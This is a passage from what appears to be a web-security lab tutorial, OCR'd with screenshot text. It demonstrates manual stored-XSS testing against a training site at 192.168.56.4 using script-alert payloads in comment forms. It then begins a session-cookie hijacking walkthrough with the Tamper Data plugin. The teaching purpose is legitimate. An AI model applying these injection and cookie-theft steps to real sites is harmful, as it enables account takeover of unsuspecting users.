
Name

Full Name: *

<script>alert('full-name');</script>

Illustration 13: Manually testing for XSS

Now we see that we're logged in to the site. Let's see if any of our malicious input made it anywhere by viewing our user profile page by clicking the 'My account' link on the right hand side.



test

Name

Full Name

<script>alert('full-name');</script>

email

Email

foo@example.com


History

Member for

Illustration 14: No JavaScript alerts seem to be triggered.

Sadly it looks like our attempts have again failed. The process of finding XSS vulnerabilities can be somewhat tedious, normally the type of task best suited for a computer.

Explore a little further by clicking the 'Administer' link on the right hand side of the screen. It looks like there are links to administrative functions in the site, but sadly your new account doesn't have permission to access any of them. Next click the 'Recent posts' link to view a list of recently posted articles. Click any of the ones labeled 'Story' to view that story:


LAMPSec Point Security Available | LAMPSecurity Research - Mozilla Firefox

File Edit View History Bookmarks Tools Help

192.168.56.4/content/lampsec-point-security-available

View Track

- About LAMPSec

LAMPSec Point Security Available

Submitted by Barbara on Mon, 06/03/2013 - 08:31

LAMPSec Research labs is proud to announce the availability of our new Point Security Solution (PSS) version 1.0. PSS is the result of several years of investment by LAMPSec Labs in the emerging field of network and host anomaly detection technologies. PSS gives you visibility into the most vexing of security threats, including APT, by detecting problems including over the horizon vulnerabilities such as 0 day. Your organization deserves more than the veneer of protection provided by anti virus software. Contact our sales group to learn more about what PSS can do for your organization!

Add new comment

test

- Contact
- Executives
- Marketing
- Research
- Sales
- Support
- My account
- Recent posts
- Administer
- Log out


Search

Search this site:

Search

Illustration 15: The website allows users to add comments.

Notice the 'Add new comment' link at the bottom. Clicking that link will present a comment form, a classic injection point for XSS. Go ahead and fill out the form with the subject **`<script>alert('subject');</script>`** and the comment **`<script>alert('comment');</script>`** then submit the comment by clicking the Preview button.


Preview comment | LAMPSecurity Research - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Reply to comment | LAMPSe...
Preview comment | LAMPSe...
192.168.56.4/comment/reply/27
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM
LAMPSecurity Research
comment
OK
About LAMPSec
Preview comment
# new
Submitted by test on Mon, 06/03/2013 - 13:46.
<script>alert('subject');</script>
Transferring data from 192.168.56.4...
Illustration 16: Successful XSS attack demonstration.


Congratulations, you've found a XSS vulnerability as confirmed by the pop-up alert. Go ahead and click the 'Save' button to make this injection persistent. This will cause the alert to be viewed by every user who visits the page (this is known as a persistent XSS Vulnerability as opposed to a reflected vulnerability where the XSS injection occurs as a URL element or part of other user supplied data that a user must be tricked into providing).

Step 3 – Exploitation

Once vulnerabilities have been identified it's time to exploit them to gain access to the application.

Exploitation

Demonstrating an XSS vulnerability is fairly trivial, but exploiting such a vulnerability can be somewhat difficult. The key to exploitation is understanding that web applications keep track of sessions using text files on users machines called cookies. Cookies are nothing more than tiny files full of strings. When you successfully log in to a site you are presented with a cookie, that your browser then passes back to the site every time you make a subsequent request so you don't have to log in again. In this way, cookies are used as an admission pass. You can view the cookies in your browser on BackTrack by clicking the Tools → Page Info menu or pressing `Ctrl + I`. Next click on the 'Security' icon and you will see a button labeled 'View Cookies'.


Page Info - http://192.168.56.4/content/lampsec-point-security-avail
General
Media
Permissions
Security
View Cookies
View Saved Passwords


Website Identity
Website: 192.168.56.4
Owner: This website does not supply ownership information.
Verified by: Not specified

Privacy & History
Have I visited this website prior to today? No
Is this website storing information (cookies) on my computer? Yes
Have I saved any passwords for this website? No

Technical Details
Connection Not Encrypted
The website 192.168.56.4 does not support encryption for the page you are viewing.
Information sent over the Internet without encryption can be seen by other people while it is in transit.

Illustration 17: Viewing the security details (for cookies) in Firefox.

Clicking the 'View Cookies' button will bring up a dialog that will show you the cookie for your user account on the site.



Search: 192.168.56.4

The following cookies match your search:

Site	Cookie Name
192.168.56.4	SESS54ba217cf75ccee33c5f8...
192.168.56.4	has_js

Name: SESS54ba217cf75ccee33c5f8c7397d5146d
Content: skf4cim4dmnklq75bpe5s2u203
Host: 192.168.56.4
Path: /
Send For: Any type of connection
Expires: Wed 26 Jun 2013 05:11:28 PM EDT

Illustration 18: You can see the cookies in Firefox.

It is important to note that this cookie is nothing more than a small text file on your machine, but it serves as an admissions ticket to the site so you don't have to log in again. This is critical to realize because cookies are accessible to JavaScript and other HTML elements on a page. If you could steal someone else's cookie you could change your own cookie to match the stolen one, and essentially steal their account. To do this we will need the Firefox Tamper Data plugin. You can find this under the Firefox Tools → Add Ons menu.



Add-ons Manager - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Reply to comment | LAMPSe...
LAMPSecurity Research
Add-ons Manager
Search all add-ons
NoScript 2.3
Extra protection for your Firefox: NoScri... More
Preferences
Disable
Remove
Tamper Data 11.0.1 (disabled)
View and modify HTTP/HTTPS headers etc. More
Enable
Remove

Illustration 19: Enabling the Tamper Data plugin

Click the 'Enable' button then the 'Restart now' link to enable the plugin. When Firefox restarts go ahead and start Tamper Data from Tools → Tamper Data then click the 'Start Tamper' link in the new window.




Illustration 20: The Tamper Data summary screen.

Next shift back to the browser window. When we make a new page request Tamper Data will allow us to change some of the values we send, including the cookie we provide. Click on the link at the top of the page to return to the homepage. Note that Tamper Data asks if you want to Tamper the data, click 'Tamper' to continue.





Illustration 21: Confirm tamper of request.

